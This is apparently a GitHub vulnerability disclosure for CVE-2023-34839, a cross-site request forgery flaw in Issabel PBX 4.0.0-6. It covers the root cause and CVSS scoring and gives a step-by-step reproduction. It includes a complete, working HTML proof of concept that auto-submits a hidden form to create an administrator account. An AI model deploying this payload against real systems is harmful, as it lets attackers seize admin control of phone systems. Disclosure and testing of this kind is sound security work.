 sahiloj/cve-2023-34839
CVE-2023-34839 is a Cross-Site Request Forgery (CSRF) vulnerability discovered in Issabel PBX version 4.0.0-6, a widely used open-source Unified Communications platform.




CVE-2023-34839 is a Cross-Site Request Forgery (CSRF) vulnerability discovered in Issabel PBX version 4.0.0-6, a widely used open-source Unified Communications platform. The vulnerability resides in the user-management endpoint and allows an unauthenticated remote attacker to silently create a new administrator account by tricking a currently authenticated administrator into visiting a specially crafted webpage.
| Field | Value |
|---|---|
| CVE ID | CVE-2023-34839 |
| Date | 23 June 2023 |
| Researcher | Sahil Ojha |
| Vendor | Issabel |
| Product | Issabel PBX |
| Version | 4.0.0-6 |
| Tested On | Windows |
Issabel PBX 4.0.0-6 does not implement CSRF protections (e.g., synchronizer tokens, SameSite cookie attributes, or Origin / Referer header validation) on the user creation endpoint:
POST /index.php?menu=userlist&action=new
Because the application relies solely on session cookies for authentication and performs no state-changing request validation, a forged POST request submitted from any origin will be accepted and processed with the full privileges of the logged-in administrator session.
Root cause: Absence of anti-CSRF token validation on state-changing administrative endpoints.
Vulnerability class: CWE-352 — Cross-Site Request Forgery (CSRF)
| Software | Version | Status |
|---|---|---|
| Issabel PBX | 4.0.0-6 | Vulnerable ✔ |
| Metric | Value |
|---|---|
| CVSS v3.1 Vector | AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H |
| Base Score | 8.8 (High) |
| Attack Vector | Network |
| Attack Complexity | Low |
| Privileges Required | None |
| User Interaction | Required (admin visit) |
| Scope | Unchanged |
| Confidentiality | High |
| Integrity | High |
| Availability | High |
An attacker can exploit this vulnerability by following these high-level steps:
No interaction beyond a single page visit is required from the victim.
⚠️ For educational and authorised testing purposes only.
Replacelocalhostwith the hostname or IP address of the target Issabel PBX instance.
If testing against anhttps://endpoint with a self-signed certificate, you must first visit the target URL in the same browser and accept the certificate warning; otherwise the browser will block the cross-origin form submission.
<html>
  <!-- CSRF Exploit — CVE-2023-34839 -->
  <body>
    <form action="https://localhost/index.php?menu=userlist&action=new" method="POST">
      <input type="hidden" name="save"             value="Save" />
      <input type="hidden" name="name"             value="CSRF" />
      <input type="hidden" name="description"      value="CSRF Test Account" />
      <input type="hidden" name="password1"        value="Test@123" />
      <input type="hidden" name="password2"        value="Test@123" />
      <input type="hidden" name="group"            value="1" />   <!-- 1 = Administrator -->
      <input type="hidden" name="extension"        value="" />
      <input type="hidden" name="webmailuser"      value="" />
      <input type="hidden" name="webmaildomain"    value="" />
      <input type="hidden" name="webmailpassword1" value="" />
      <input type="hidden" name="id_user"          value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
The exploit file is also available in this repository: CSRF Exploit.html


Navigate to the Issabel PBX web interface and log in with administrator credentials.
Copy the PoC HTML code above and save it as a .html file, replacing localhost with the actual hostname or IP address of the target Issabel instance.
The exploit uses hidden form fields to silently POST a new user creation request to the application. When the page loads, the embedded JavaScript immediately submits the form without any visible user action.

Open the saved HTML file in the same browser (in a new tab) while the administrator session is still active. The form will be auto-submitted immediately upon page load.
Navigate back to the Issabel PBX User Management panel. A new user account (in this PoC, named CSRF) will have been created with full Administrator privileges — without any additional interaction beyond opening the exploit page.

Successful exploitation of CVE-2023-34839 allows an attacker to:

